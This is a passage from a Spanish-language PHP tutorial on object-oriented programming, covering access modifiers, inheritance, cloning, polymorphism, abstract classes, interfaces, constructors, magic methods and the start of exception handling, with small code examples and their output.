A continuación se muestra un ejemplo donde se declaran las variables privadas pero se definen métodos públicos para acceder a las mismas.

```
<?php
 class Libro {

  private $nombre;
  private $autor;
  private $precio;

  public function setNombre($nombre) {
        $this->nombre =$nombre;
  }

  public function setPrecio($precio) {
        $this->precio =$precio;
  }

  public function mostrarPrecio() {
        echo “El libro ”.$this->nombre. “ cuesta ”.$this-
>precio.“€”;
  }

}

//Creando el objeto de la clase
$libro = new Libro();

//Accediendo a las variables privadas de la clase
$libro->nombre = “Don Quijote de la Mancha” //inválido
$libro->precio = 5; //inválido

//Llamando a la función pública para establecer nombre y precio
$libro->setNombre(“Don Quijote de la Mancha”);
$libro->setPrecio(5);
$libro->mostrarPrecio();
?>
//SALIDA
El libro Don Quijote de la Mancha cuesta 5€
```

Modificador de acceso protected
Al igual que el modificador de acceso privado (private), el modificador de acceso protected restringe el acceso de variables y métodos fuera de la clase donde fueron definidos. Sólo se puede acceder a éstos dentro de su propia clase y por sus subclases, es decir, por medio de la herencia. Se hablará de herencia más adelante en este capítulo.

A continuación un ejemplo donde se definen propiedades y métodos con acceso protegido.

```
<?php
class Persona{
    protected $generos = array(“Masculino”, “Femenino”);
    protected function getSexo($genero){
        if($genero == “Masculino”){
            echo “Persona de sexo masculino”;
        }
        else if($genero == “Femenino”){
            echo “Persona de sexo femenino”;
        }
    }
}
//Subclase de la clase Persona
class Hombre extends Persona {
    protected $genero = “Masculino”;
    public function getSexoHombre(){
         $this->getSexo($this->genero);
    }
}
$hombre = new Hombre();
$hombre->getSexoHombre();
?>
//SALIDA
Persona de sexo masculino
```

Modificador de acceso abstract
El modificador de acceso abstract sólo se puede utilizar con la clase PHP y sus métodos, no con las variables.
Si una clase tiene incluso un único método abstracto. entonces la clase también debe definirse como abstracta. Además, PHP no permite crear instancias de la clase abstracta, es decir, no puede crear objetos de una clase abstracta, sólo pueden implementarse a través de la herencia.

Se aprenderá con mayor detalle sobre este modificador de acceso cuando se describan la clase abstracta y las interfaces.

Modificador de acceso final

Cuando se declara una clase con el modificador de acceso final, esa clase no puede ser heredada. Del mismo modo, cuando se define una función o método de una clase como final, PHP restringe las subclases de esa clase para anular dicha función. Nuevamente, esto se explicará mejor con ayuda de ejemplos cuando se hable sobre Herencia.

Herencia de una clase

En la programación orientada a objetos se denomina herencia al hecho de que una clase derive de otra clase. De esta forma, una clase puede usar las propiedades y métodos de la clase que herede, siempre y cuando los modificadores de acceso usados en la clase padre lo permitan.

Una clase puede ser heredada por múltiples clases. La herencia es muy útil cuando se quieren crear varias clases similares. Se pueden crear las propiedades y métodos comunes en una clase principal y luego heredarla en las clases secundarias.

Sintaxis para heredar una clase

En PHP, se utiliza la palabra clave **extends** para especificar el nombre de la clase principal al definir la clase secundaria. Por ejemplo:

```
<?php
//declaración de la clase padre
class Persona {
     //código de la clase padre
}
//declaración de la clase que va a heredar la clase padre
class Hombre extends Persona {
     //código de la clase hija
}
//declaración de otra subclase de la clase Persona
class Mujer extends Persona {
     //código de la clase hija
}
?>
```

En el ejemplo anterior se creó una clase padre llamada Persona y dos clases Hombre y Mujer que extienden o heredan de la clase Persona.

Algunos puntos importantes para recordar al usar la herencia son:

- La subclase puede acceder y usar sólo las propiedades y métodos no privados en la clase padre.
- La subclase también puede tener sus propios métodos, que no estarán disponibles para la clase primaria.
- La subclase también puede anular un método definido en la clase primaria y proporcionarle su propia implementación.

En el siguiente ejemplo se agregarán algunos métodos a la clase Persona y se verá su uso en las clases hijas Hombre y Mujer.

```
<?php

class Persona {
     public $nombre;

     public function caminar(){
            echo $this->nombre. " está caminando <br/>";
     }

     public function ver(){
            echo $this->nombre. " está viendo <br/>";
     }
}

class Hombre extends Persona {
     //
}

class Mujer extends Persona {
     //
}

//creando el objeto de la clase Hombre
$hombre = new Hombre();

//accediendo a la variable de la clase padre Persona
$hombre->nombre = "Carlos";

//creando el objeto de la clase Mujer
$mujer = new Mujer();
//accediendo a la variable de la clase Persona
$mujer->nombre = "Luisa";

//llamada a los métodos de la clase Persona
$hombre->caminar();
$mujer->ver();
?>
//SALIDA
Carlos está caminando
Luisa está viendo
```

Como puede ver en el código anterior, las clases secundarias o subclases estaban vacías, y ambas heredaron de la clase Persona, lo que les permitió acceder y usar las propiedades y métodos de los miembros en la clase principal.

Ventajas de la Programación Orientada a Objetos

La programación procesal se trata de escribir procedimientos o funciones que realizan operaciones en los datos, mientras que la programación orientada a objetos se trata de crear objetos que contienen datos y funciones.

La programación orientada a objetos tiene varias ventajas sobre la programación procedimental entre las cuales cabe mencionar:

- Es más rápida y fácil de ejecutar.
- Proporciona una estructura clara para los programas.
- Ayuda a mantener el código PHP DRY "Don't repeat yourself", y hace que el código sea más fácil de mantener, modificar y depurar.
- Hace posible crear aplicaciones reutilizables completas con menos código y menor tiempo de desarrollo.

3.2 Duplicado de objetos y polimorfismo.

Duplicado de Objetos

PHP 5 ofrece dos formas de clonar o duplicar un objeto. La primera consiste en pasar el objeto por referencia, en lugar de por valor. Para entender mejor esto, se muestra un ejemplo a continuación:

```
<?php
      //definición de la clase Persona
      class Persona{

           //propiedades de la clase
           //métodos de la clase

      }

     //se crea una instancia de una clase Persona
     $persona = new Persona();

     //se   asigna   a   otra   variable   la   instancia   creada
anteriormente.
     $copiaPersona = $persona;
?>
```

En el ejemplo anterior se creó una clase Persona. Luego se creó una instancia de dicha clase y posteriormente una variable a la cual se le pasó por referencia el objeto $persona. Ahora, tanto $persona como $copiaPersona apuntan al mismo objeto. Sin embargo, no se

creó un objeto real, sólo se cambió la referencia. A esta forma de duplicado de objetos se le conoce como **copia superficial** (*shallow copy*, en inglés).

La segunda forma de duplicado de objetos, conocida como **copia real o profunda** (*deep copy*, en inglés), se realiza por medio del operador **clone,** de la siguiente forma:

```
<?php
      //definición de la clase Persona
      class Persona{

           //propiedades de la clase
           //métodos de la clase

      }

     //se crea una instancia de una clase Persona
     $persona = new Persona();

     //se usa el operador clone para asignar la instancia creada
     $copiaPersona = clone $persona;
?>
```

Al utilizar el operador clone, PHP creará un duplicado exacto del objeto $persona y lo asignará a la variable $copiaPersona. Este comportamiento puede modificarse si el método mágico __clone() está definido para la clase (los métodos mágicos son tratados más adelante en este capítulo).

Polimorfismo

Como su nombre lo indica, polimorfismo se refiere a las muchas formas que tiene un método de comportarse según los parámetros que reciba cuando es invocado.

El polimorfismo es un concepto que permite redefinir la forma en que funciona algo. Distintas clases pueden tener métodos con el mismo nombre, pero cada uno con un comportamiento distinto de acuerdo a las necesidades de cada clase o el contexto en el que es ejecutado.

Para garantizar que las clases implementen la guía de polimorfismo, se puede elegir entre una de las dos alternativas de clases abstractas o interfaces.

```
<?php
abstract class FiguraGeometrica
{
      abstract public function calcularArea();
}

class Triangulo extends FiguraGeometrica
{
   public $base = 5;
   public $altura = 3;
   public $area;

   public function calcularArea(){
      $this->area = ($this->base*$this->altura)/2;
      echo "El área del triángulo es igual a: ".$this->area . "</br>";
    }
}

class Cuadrado extends FiguraGeometrica
{
   public $lado = 4;
   public $area;

   public function calcularArea(){
      $this->area = $this->lado*$this->lado;
      echo "El área del cuadrado es igual a: ".$this->area . "</br>";
   }
}

class Rectangulo extends FiguraGeometrica
{
   public $base = 6;
   public $altura = 4;
   public $area;

   public function calcularArea(){
      $this->area = $this->base*$this->altura;
      echo "El área del rectángulo es igual a: ".$this->area . "</br>";
   }
}

//Creando objetos de las clases
$triangulo = new Triangulo();
$cuadrado = new Cuadrado();
$rectangulo = new Rectangulo();

$triangulo->calcularArea();
$cuadrado->calcularArea();
$rectangulo->calcularArea();
?>
```

Como puede ver en el ejemplo anterior se definió una clase abstracta con un método abstracto común a las clases que heredaron de dicha clase abstracta, pero cada clase lo implementó según sus necesidades y requerimientos. Esto es lo que se conoce como Polimorfismo.

3.3 Operadores, métodos y clases abstractas

El operador de indirección ->

El operador de indirección -> permite acceder a una propiedad o método de una clase instanciada.

Sintaxis

Se crea una instancia de la clase y para utilizar los métodos y variables de la clase se coloca primero el objeto, seguido del operador y luego el nombre de dicha variable o método.

```
<?php

$objeto = new miClase;
$objeto->miFuncion();

?>
```

Ejemplo:

```
<?php

class Persona {
     function getNombre(){
         return $nombre;
     }
}

//Se crea una instancia de la clase Persona
$persona = new Persona();

//Se accede al método de la clase con el operador de indirección
->
$persona->getNombre();

?>
```

Variable $this

A lo largo del tutorial habrá observado el uso de la variable $this en algunos ejemplos. Esta palabra clave se usa dentro de una clase, generalmente dentro de las funciones miembro para acceder a miembros no estáticos de una clase (variables o funciones) para el objeto actual, es decir, siempre que se quiera acceder a cualquier variable de clase desde dentro de una función miembro, se usa $this para señalar el objeto actual que contiene la variable. También se puede usar para llamar a una función miembro de una clase dentro de otra función miembro.

La variable $this se utiliza en conjunto con el operador de indirección -> tal como sigue en el ejemplo a continuación:

```
<?php
    class Persona {

        private $nombre;

        public function setNombre($nombre) {
            $this->nombre = $nombre;
        }

        public function getNombre() {
            return $this->nombre;
        }
    }

    // Se crea un objeto de la clase persona
    $persona = new Persona();

    // Se llama a la función pública para establecer el nombre
    $persona->setNombre("Andrea Bocelli");

    // Se obtiene el valor de la variable nombre
    echo "Mi nombre es " . $persona->getNombre();

?>

//SALIDA
Mi nombre es Andrea Bocelli
```

En el ejemplo anterior se creó una variable privada en la clase llamada $nombre y dos métodos públicos setNombre()para asignar un nuevo valor a la variable $nombre, y getNombre() para obtener su valor.

Si hay alguna función miembro o variable estática en la clase, no podemos referirla usando $this. Para ello puede usar la palabra clave self.

Operador instanceof

A menudo es conveniente poder determinar si un objeto dado es una instancia de una clase en particular, o si implementa una interfaz específica. Esto se puede hacer utilizando el operador **instanceof**, el cual permite inspeccionar todas las clases ancestrales de su objeto, así como también cualquier interfaz.

Sintaxis

```
$objeto instanceof MiClase
```

El primer parámetro, es decir el que se encuentra a la izquierda del operador es el objeto a probar, el cual debe ser una variable válida de tipo objeto, de lo contrario el operador devolverá false. Si se usa una expresión constante, se generará un error. El parámetro que está a la derecha es la clase con la que se va a comparar. Aquí se puede usar el nombre de la clase, una variable tipo string que contenga el nombre de la clase o un objeto de la clase.

Para entender mejor su funcionamiento se muestra un breve ejemplo.

```
<?php
class MiClase {
    //contenido de la clase
}

$objeto1 = new MiClase();
$objeto2 = new MiClase();
$nombre = ‘MiClase’;

// en los casos a continuación, $x obtiene un valor booleano
verdadero
$x = $objeto1 instanceof MiClase;
$x = $objeto1 instanceof $nombre;
$x = $objeto1 instanceof $objeto2;

// Ejemplos que producen error:

$y = 'b';
$y = $objeto1 instanceof 'MiClase'; /*Error de análisis:
constante no permitida */
$y = false instanceof MiClase; // Error fatal: constante no
```

Este operador también resulta muy útil en el caso de que desee verificar si un objeto es de una clase que extiende de otra clase o implementa una interfaz. Por ejemplo:

```
<?php

interface Interfaz {
}

class MiClase implements Interfaz {
}

class MiSubClase extends MiClase {
}

$objeto = new MiSubClase();

//en los casos a continuación, $x obtiene un valor booleano
verdadero
$x = $objeto instanceof MiSubClase;
$x = $objeto instanceof MiClase;
$x = $objeto instanceof Interfaz;
```

Otra forma de verificar si un objeto no pertenece a una clase, es usando el operador de negación (!).

```
<?php

class MiClase {
//contenido de la clase
}

class OtraClase {
}

$objeto = new MiClase();
$x  =  !$objeto  instanceof  OtraClase;  //  esto  devolverá  true
(verdadero)

?>
```

Operador de Resolución de Ámbito (::)

Este operador también llamado el doble dos-puntos (Paamayim Nekudotayim, su nombre original en Hebreo) se utiliza para acceder y sobrescribir propiedades y métodos de una clase, los cuales pueden ser elementos estáticos, constantes o anulados.

A continuación se explicarán los diferentes usos dados a este operador con las constantes, propiedades y métodos estáticos de una clase.

Acceso a una constante

A partir de PHP 5.3, puede acceder a una constante de clase estática utilizando una referencia de variable.

```
nombreClase::$variableConstante
```

También el nombre de clase puede ser una variable.

```
$nombreClase::nombreConstante
```

Para acceder a una constante desde fuera de la clase se coloca el nombre de la clase seguido del operador de resolución de alcance (::) y luego el nombre de la constante, tal como se muestra a continuación:

```
<?php
class Tutorial {
  const LENGUAJE = "PHP5";
}

echo Tutorial::LENGUAJE;
?>

//SALIDA
PHP5
```

Ahora un ejemplo utilizando una variable que hace referencia a una clase. Hay que tener en cuenta que no se pueden usar como nombres de variables las palabras claves del lenguaje.

```
<?php
class Tutorial {
  const LENGUAJE = "PHP5";
}

$tutorial = “Tutorial”;
echo $tutorial::LENGUAJE;
?>

//SALIDA
PHP5
```

Para referirse a una clase desde adentro, se deben usar una de las siguientes palabras claves: self, parent y static.

Ejemplo usando la palabra clave self

```
<?php
class Tutorial {
  const LENGUAJE = "Bienvenido al tutorial de PHP5";
  public function saludo() {
    echo self::LENGUAJE;
  }
}

$tutorial = new Tutorial();
$tutorial->saludo();
?>

//SALIDA
Bienvenido al tutorial de PHP5
```

Acceso a una Propiedad Estática

Para acceder a una propiedad estática, utilice el nombre de la clase, los dos puntos (: :) y el nombre de la propiedad.

Sintaxis

```
nombreClase::propiedadEstatica;
```

Ejemplo:

```
<?php
class Pi {
  public static $valor = 3.14159;
}

// Obtener propiedad estática
echo Pi::$valor;
?>

//SALIDA
3.14159
```

En el ejemplo anterior se declaró una propiedad estática: $valor. Luego se imprimió el valor de la propiedad estática usando echo, seguido del nombre de la clase, los dos puntos dobles (::) y el nombre de la propiedad (sin crear primero una clase).

Una clase puede tener propiedades tanto estáticas como no estáticas. Se puede acceder a una propiedad estática desde un método en la misma clase utilizando la palabra clave **self** y los dos puntos dobles (: :):

```
<?php
class Pi {
  public static $valor=3.14159;
  public function valorEstatico() {
    return self::$valor;
  }
}

$pi = new Pi();
echo $pi->valorEstatico();
?>

//SALIDA
3.14159
```

En el caso de que requiera llamar a una propiedad estática desde una clase secundaria o subclase, use la palabra clave **parent** dentro de dicha clase secundaria, tal como se muestra a continuación:

```
<?php
class Pi {
  public static $valor=3.14159;
}

class Matematica extends Pi {
  public function propiedadEstatica() {
    return parent::$valor;
  }
}

/* Obtener el valor de una propiedad estática directamente de la
clase hija */
echo Matematica::$valor;
echo “</br>”;

/* Obtener el valor de la propiedad estática por el método
propiedadEstatica()*/
$math = new Matematica();
echo $math->propiedadEstatica();

?>

//SALIDA
3.14159
3.14159
```

Acceso a un Método Estático

Para acceder a un método estático, use el nombre de la clase, dos puntos dobles (: :) y el nombre del método:

Sintaxis

```
nombreClase::metodoEstatico();
```

Ejemplo:

```
<?php
class Saludo {
  public static function bienvenida() {
    echo "Hola Estudiantes";
  }
}

// Llamada al método estático
Saludo::bienvenida();
?>

//SALIDA
Hola Estudiantes
```

En el ejemplo anterior se declaró un método estático: bienvenida(). Luego se llamó a este método usando el nombre de la clase, los dos puntos (::) y el nombre del método (sin crear primero una clase).

Una clase puede tener métodos estáticos y no estáticos. Se puede acceder a un método estático desde un método de la misma clase utilizando la palabra clave **self** y los dos puntos dobles (::), tal como se muestra en el siguiente ejemplo:

```
<?php
class Saludo {
  public static function bienvenida() {
    echo "Hola Estudiantes";
  }

  public function __construct() {
    self::bienvenida();
  }
}

new Saludo();
?>

//SALIDA
Hola Estudiantes
```

Los métodos estáticos también se pueden llamar desde métodos en otras clases. Para hacer esto, el método estático debe ser **public**:

```
<?php
class Saludo {
  public static function bienvenida() {
    echo "Hola Estudiantes";
  }
}

class OtraClase {
  public function mensaje() {
    Saludo::bienvenida();
  }
}
?>
```

Para llamar a un método estático desde una clase secundaria, use la palabra clave **parent** dentro de la clase secundaria. Aquí, el método estático puede ser público (public) o protegido (protected).

```php
<?php

class Tutorial {
  protected static function obtenerNombreTutorial() {
    return "PHP5";
  }
}

class Curso extends Tutorial {
  public $nombreTutorial;
  public function __construct() {
    $this->nombreTutorial = parent::obtenerNombreTutorial();
  }
}

$curso = new Curso;
echo $curso -> nombreTutorial;

?>

//SALIDA
PHP5
```

Clase abstracta

Una clase abstracta es una clase en la que esencialmente se definen las cualidades que son comunes a una entidad específica. Un ejemplo de ello serían los automóviles, pese a que existen múltiples modelos, de forma genérica comparten propiedades como puertas, ventanas, asientos, entre otros, y ejecutan procesos comunes como abrir y cerrar puertas, acelerar, retroceder, etcétera. Entonces se puede declarar una clase Carro con propiedades y métodos comunes a todos los vehículos.

Para que una clase sea abstracta debe contener al menos un método abstracto, aunque también se pueden definir en ella métodos y propiedades no abstractos. Un método abstracto es un método declarado, pero no implementado en el código. Si una clase tiene al menos un único método abstracto, entonces ésta también debe ser declarada como abstracta.

Otro punto importante a destacar es que una clase abstracta no puede ser instanciada, su único propósito es ser extendida, es decir, no se pueden usar directamente, sino que deben extenderse para que la clase descendiente proporcione un complemento completo de sus métodos.

Para definir una clase o método como abstractos se debe usar la palabra reservada **abstract**, tal como se muestra en el siguiente ejemplo:

```
<?php
abstract class clasePadre {
  abstract public function metodo1();
  abstract public function metodo2($nombre, $color);
  abstract public function metodo3() : string;
}
?>
```

Métodos en una clase abstracta

Un método abstracto es sólo la declaración, donde proporcionamos el nombre del método y argumento, mientras que la parte del cuerpo está vacía. Una vez declarados éstos deben terminar con punto y coma (;) en lugar de llaves ({}).

```
abstract public function metodo($nombre,                $color);
```

A continuación se muestra un ejemplo de una clase abstracta y el uso de sus métodos abstractos por otra clase que la hereda.

```
<?php

// Clase Padre
abstract class Carro {

  public $nombre;

  //Constructor
  public function __construct($nombre) {
     $this->nombre = $nombre;
  }

  //Métodos concretos o no abstractos
   public function arrancar() {
      echo $this->nombre. " - Arranque del motor<br/>";
   }
   public function parar() {
      echo $this->nombre. " - Parada del motor<br/>";
   }

    //Método abstracto
   abstract public function presentacion() : string;
}

// Clases Hijas
class Corolla extends Carro {
   public function presentacion() : string {
      return "Marca Japonesa Toyota. Soy el modelo $this->nombre";
   }
}

class ZOE extends Carro {
  public function presentacion() : string {
     return "Marca Francesa Renault. Soy el modelo $this->nombre";
  }
}

// Crear objetos de las clases hijas
$corolla = new Corolla("Corolla");
echo $corolla->presentacion();
echo "<br>";

$zoe = new ZOE("ZOE");
echo $zoe->presentacion();
echo "<br>";

?>
//SALIDA
Marca Japonesa Toyota. Soy el modelo Corolla
Marca Francesa Renault. Soy el modelo ZOE
```

Tenga en cuenta que según el ejemplo anterior una clase abstracta puede ser heredada por muchas clases, pero una clase sólo puede extender una clase abstracta. De igual forma la clase que hereda una clase abstracta debe implementar obligatoriamente sus métodos abstractos, no así para los métodos concretos que contenga dicha clase abstracta.

3.4 Interfaces y herencia de interfaces

Interfaces

Una interfaz es similar a una clase, excepto que no puede contener código. Al igual que una clase abstracta, en la interfaz se pueden definir nombres y argumentos de métodos, pero no el contenido de los métodos. Para declarar una interfaz debe usar la palabra clave **interface** seguido del nombre de la misma.

```
<?php

     //Declaración de una interfaz
     interface miInterfaz {

         // declaración de un método público de la interfaz
         public function sesion($usuario, $contraseña);

     }
?>
```

Herencia de interfaces

Una interfaz en lugar de ser extendida o heredada, debe ser **implementada** por una clase. Cualquier clase que implemente una interfaz debe ejecutar todos los métodos definidos por ésta. Dichos métodos deben ser siempre públicos (public).

La interfaz sólo puede ser extendida por otra interfaz, usando la palabra clave **extends** y sólo puede ser implementada por las clases.

```
<?php
//Declaración de la interfaz
interface Interfaz1 {
}

//Declaración  de  otra  interfaz  que  extiende  o  hereda  de 
Interfaz1
interface Interfaz2 extends Interfaz1 {
}

?>
```

Para que una clase implemente una interfaz debe usar la palabra clave **implements**, tal como se muestra a continuación.

```
<?php

class miClase implements Interfaz {
    //propiedades y métodos
}

?>
```

Implementar múltiples Interfaces

También es posible implementar más de una interfaz en la misma clase. En ese caso, la clase tendrá que proporcionar una definición para los métodos declarados en todas las interfaces implementadas por la clase.

```
<?php

class miClase implements Interfaz1, Interfaz2 {     // ... }

?>
```

Para entender mejor esto, se crearán dos interfaces y luego una clase que las implemente.

Primera interfaz

```
<?php
    // Declaración de la interfaz
    interface Aplicacion {

        // Declaración de los métodos
        public function iniciarSesion($email, $contraseña);

        public function registrar($email, $contraseña, $usuario);

        public function cerrarSesion();

    }

?>
```

En el código anterior se declaró una interfaz con el nombre de Aplicacion que tiene tres métodos declarados iniciarSesion(), registrar() y cerrarSesion(), así como los parámetros que estos métodos aceptarán.

Segunda interfaz

```
<?php
     interface Contenido {
        // methods declaration
         public function publicarPost($post);
}
?>
```

En el código anterior se creó otra interfaz para gestión de contenido con un único método para publicar determinado contenido según lo requiera la clase que implemente la interfaz.

Declaración de la clase que implementará las interfaces

```
<?php

  // Declaración de la clase
    class miPagina implements Aplicacion, Contenido {

        // definición de los métodos
        public function iniciarSesion($email, $contraseña) {
            echo "Inicie sesión con su correo electrónico: " .
$email;
        }

        public function registrar($email, $contraseña, $usuario)
{
            echo "Usuario registrado: Correo=".$email." y
Usuario=".$usuario;
        }

        public function cerrarSesion() {
            echo "Usuario desconectado";
        }

        public function publicarPost($post) {
            echo $post." publicado";
        }

    }

?>
```

Todos los métodos declarados en las interfaces son públicos y no comienzan con la palabra clave abstract. Si la clase deja de implementar incluso un sólo método declarado en cualquiera de las interfaces o todos los argumentos para cualquier método de interfaz dado, se obtendrá un error. Por ejemplo, si la clase miPagina dejase de implementar el método publicarPost() se generaría el siguiente mensaje de error.

```
FATAL ERROR Class miPagina contains 1 abstract method and must therefore be declared abstract or implement the remaining methods (Contenido::publicarPost) on line number 17.
```

Nota: una clase sólo puede extender una clase principal, pero puede implementar múltiples interfaces.

Diferencias entre una interfaz y una clase abstracta
Las siguientes son algunas diferencias importantes entre una clase abstracta y una interfaz:

Interfaz	Clase Abstracta
Una interfaz no puede tener métodos concretos, es decir, métodos con definición.	Una clase abstracta puede tener métodos abstractos y métodos concretos.
Todos los métodos declarados en la interfaz deben ser públicos.	Una clase abstracta puede tener métodos públicos, privados y protegidos, etcétera.
Se pueden implementar múltiples interfaces por una clase.	Una clase puede extender sólo una clase abstracta.

Tabla Diferencias entre Interfaz y Clase Abstracta

3.5 Métodos y clases.

Cuando un programador crea una clase, crea métodos de esa clase, las cuales son algoritmos que definen la lógica de la misma y donde la data es manipulada. Como se ha visto en los ejemplos de clases a lo largo de este curso, los métodos se declaran dentro de una clase de igual forma que las funciones tradicionales:

```
<?php

class miClase {
   function miFuncion(){
       //código de la función
   }
}

?>
```

De igual manera se han visto las formas de acceder a los métodos de una clase. En el caso de que se invoque fuera de la clase donde fue definido el método se utiliza el operador de indirección -> y dentro de la misma clase se utiliza el operador de resolución de ámbito o doble dos puntos (::).

```php
<?php

//Fuera de la clase
$objeto = new miClase();
$objeto->miFuncion();

//Dentro de la clase
miClase::miFuncion();

?>
```

PHP también define la variable especial $this para hacer referencia a un método de clase dentro del alcance del objeto.

```php
<?php

class miClase {

   function miFuncion($dato){
       echo "El valor es $dato";
   }

   function llamarMiFuncion($dato){
       //Llamada a miFuncion
       $this->miFuncion($dato);

   }
}

$objeto = new miClase();
$objeto->llamarMiFuncion(123);

?>
//SALIDA
El valor es 123
```

También es posible llamar a los métodos dinámicamente, utilizando la sintaxis:

```
$objeto->$variable()
o
$objeto->{expresión}():
```

Por ejemplo:

```
<?php

class miClase {

   function miFuncion($dato){
       echo “El valor es $dato”;
   }

   function llamarMiFuncion($dato){
       //Llamada a miFuncion
       $this->miFuncion($dato);

   }
}
//creando el objeto de la clase
$objeto = new miClase();

$metodo = ‘llamarMiFuncion’;
$objeto->$metodo(123);
//o
echo “</br>”;
$objeto->{$metodo}(123);

?>

//SALIDA
El valor es 123
El valor es 123
```

Al usar la sintaxis de llaves, puede usar cualquier expresión válida, por ejemplo:

```
$metodo = 'llamarMi';
$objeto->{$metodo . 'Funcion'}(123);
```

Nota: Desde PHP 5.6, también puede usar el acceso de tiempo de creación de instancias (nuevo myClass) -> callMyFunction (123), pero esto significa que el objeto es temporal y no reutilizable, por lo que no se recomienda su uso.

Método Constructor

El constructor es un método especial de clase que se encarga de la creación de un objeto y de la inicialización de sus propiedades o para realizar procedimientos de inicio tales como la conexión a una base de datos o abrir un archivo remoto.

En la versión 4 de PHP era posible definir un método de clase que tuviese el mismo nombre de la clase. Dicho método era considerado como el constructor de la clase y sería llamado cada vez que se crease una instancia de esta clase. Sin embargo, este enfoque presentaba el inconveniente de que si el nombre de la clase era cambiado, también debía ser cambiado el nombre del constructor. Es por ello que en la versión PHP 5.0, para evitar este problema, se introdujo el concepto de constructor unificado, donde se usa el método mágico __construct() como el constructor de cualquier clase, independientemente del nombre de la clase, proporcionando así un mecanismo estándar para reconocer e invocar constructores de manera coherente.

Si crea una función __construct(), PHP llamará automáticamente a esta función cuando cree un objeto desde una clase. Observe que la función de construcción comienza con dos guiones bajos (__).

A continuación se muestra un ejemplo de una clase con un método constructor definido.

```
<?php

class Persona {
  public $nombre;
  public $edad;

  function __construct($nombre) {
    $this->nombre = $nombre;
  }
  function get_nombre() {
    return $this->nombre;
  }
}

$persona = new Persona("Andrea Bocelli");
echo $persona->get_nombre();

?>

//SALIDA
Andrea Bocelli
```

¿Sabías que?
PHP no admite la sobrecarga de funciones, por lo tanto, no se pueden tener implementaciones múltiples para el constructor en una clase.

Método Destructor

Además del método __construct(), PHP cuenta con un método __destruct(), el cual se encarga de destruir un objeto previamente creado. Se llama a un destructor cuando el objeto se destruye o el script se detiene o sale.

Si crea una función __destruct(), PHP llamará automáticamente a esta función al final del script. Observe también que la función de destrucción comienza con dos guiones bajos (__). El siguiente ejemplo tiene una función __construct() que se llama automáticamente cuando crea un objeto desde una clase, y una función __destruct() que se llama automáticamente al final del script:

```
<?php

class Persona {
  public $nombre;
  public $edad;

  function __construct($nombre) {
    echo “Inicializando el objeto...<br/>”;
    $this->nombre = $nombre;
  }
  function __destruct() {
    echo "Destruyendo el objeto persona";
  }

  public function mostrarNombre() {
       echo “Nombre de la persona: ” . $this->nombre . “<br/>”;
  }

}

$persona = new Persona("Andrea Bocelli");
$persona->mostrarNombre();

?>

//SALIDA
Inicializando el objeto persona
Nombre        de        la        persona:        Andrea        Bocelli
Destruyendo el objeto persona
```

El método destructor no puede aceptar ningún argumento y se llama justo antes de que se elimine el objeto, lo que sucede cuando no existe una referencia para un objeto o cuando el script PHP finaliza su ejecución.

Métodos Mágicos

Además de __construct() y __destruct(), PHP agregó otros métodos para permitirle conectar ciertas operaciones realizadas en la clase o instancias de la clase en la que se definen. Dichos métodos se conocen como **métodos mágicos**.

Los métodos mágicos le permiten hacer cosas complejas, como transformar datos entre estructuras mediante la sobrecarga de propiedades o crear API dinámicas mediante la sobrecarga de métodos. El uso de estos métodos inyecta una cierta cantidad de incertidumbre en la forma en que interactúa su objeto y, en particular, puede impedir que los IDE puedan realizar la autocompletación.

La siguiente tabla muestra los métodos mágicos que ofrece PHP y describe la función que ejecutan.

Método Mágico	Descripción
__get()	Maneja la recuperación de propiedades inexistentes o inaccesibles.
__set()	Maneja la configuración de propiedades inexistentes o inaccesibles.
__isset()	Maneja llamadas a isset() en propiedades inexistentes o inaccesibles. Disponible desde PHP 5.1.
__unset()	Se invoca cuando se usa unset() sobre propiedades inaccesibles.
__empty()	Manejar llamadas a empty () en propiedades inexistentes o inaccesibles. Disponible desde PHP 5.1.
__call()	Maneja llamadas a métodos de objetos inexistentes o inaccesibles.
__callStatic()	Maneja llamadas a métodos estáticos inexistentes o inaccesibles.
__invoke()	Se llama cuando un objeto se usa como una función (por ejemplo, $object()). Disponible desde 5.3.
__clone()	Crea la clonación de un objeto.
__sleep()	Intercepta la serialización del objeto.
__wakeup()	Intercepta la deserialización del objeto.
__set_start()	(Estático) Interceptar salida y reinicializar a través de var_export(). Disponible desde PHP 5.1.
__toString()	Se invoca cuando el objeto se convierte en una cadena (p. Ej., Mediante echo o conversión a través de (string)).
__debugInfo()	Intercepta la salida para var_dump().

Tabla Métodos Mágicos

3.6 Tratamiento de excepciones

Con el lanzamiento de PHP 5.0 se introdujo el manejo de errores en la programación orientada a objetos a través de las excepciones.

El manejo de excepciones proporciona un mecanismo de control para el manejo de errores más detallado que el manejo tradicional de fallas de PHP. Permite redirigir el curso de la ejecución del código cuando una excepción ocurre, a diferencia de los errores, donde la ejecución del código se detiene con un mensaje de error que se muestra en pantalla.

Para entender un poco sobre el manejo de errores y su diferencia con el manejo de excepciones, se va a explicar brevemente sobre el primer punto.

Un error se produce cuando un fragmento de código devuelve un resultado inesperado o se detiene abruptamente debido a algún código incorrecto, por ejemplo, división por cero o bucle infinito, etc.
PHP permite establecer configuraciones para mostrar mensajes de error en el navegador u ocultarlos. Entre las formas que proporciona el lenguaje para el manejo de errores destacan las siguientes:

- *Error de manejo en el código usando sentencias condicionales o la función die().*
  La función die()se usa para mostrar cualquier mensaje y salir del script actual al mismo tiempo, una vez que se detecta una condición de error. Esta función es un alias de la función exit(), la cual es usada de igual forma para salir de la ejecución del código.
- *Uso de controladores de errores personalizados.*
  PHP permite al desarrollador crear un método personalizado para mostrar cualquier mensaje o ejecutar cualquier código cuando se produce un error y establecerlo como el controlador de errores predeterminado usando la función set_error_handler().
- *Informe de errores de PHP.*
  PHP también proporciona un mecanismo de informe de errores predeterminado que se puede utilizar para mostrar mensajes en pantalla cuando se produce un error. Para ello se puede usar la función error_reporting() para establecer qué errores mostrar y qué errores ocultar. También se pueden utilizar las funciones display_errors() y log_errors(). Sin embargo no se recomienda el uso de display_errors() en un entorno de producción, ya que si éste está activado, los errores se agregan a la salida del script, por lo que todos podrán visualizarlos, y esto por ende genera un problema de seguridad. Para evitar esto se sugiere el uso de log_errors(), el cual permite que los errores se escriban en un registro de errores de su servidor web.

Ahora, ya conociendo un poco sobre el manejo de errores en PHP, se va a entrar en detalle sobre el manejo de excepciones, explicando en primer lugar sus características:

- Las excepciones son objetos creados cuando se produce un error. Deben ser instancias directas o indirectas de la clase base **Exception**, la cual forma parte de la API de PHP.
- Se pueden manejar en diferentes puntos de la ejecución de un script, al igual que se pueden establecer diferentes tipos de excepciones en bloques separados del código del script.
- Pueden ser lanzadas desde el método __construct en caso de fallas.
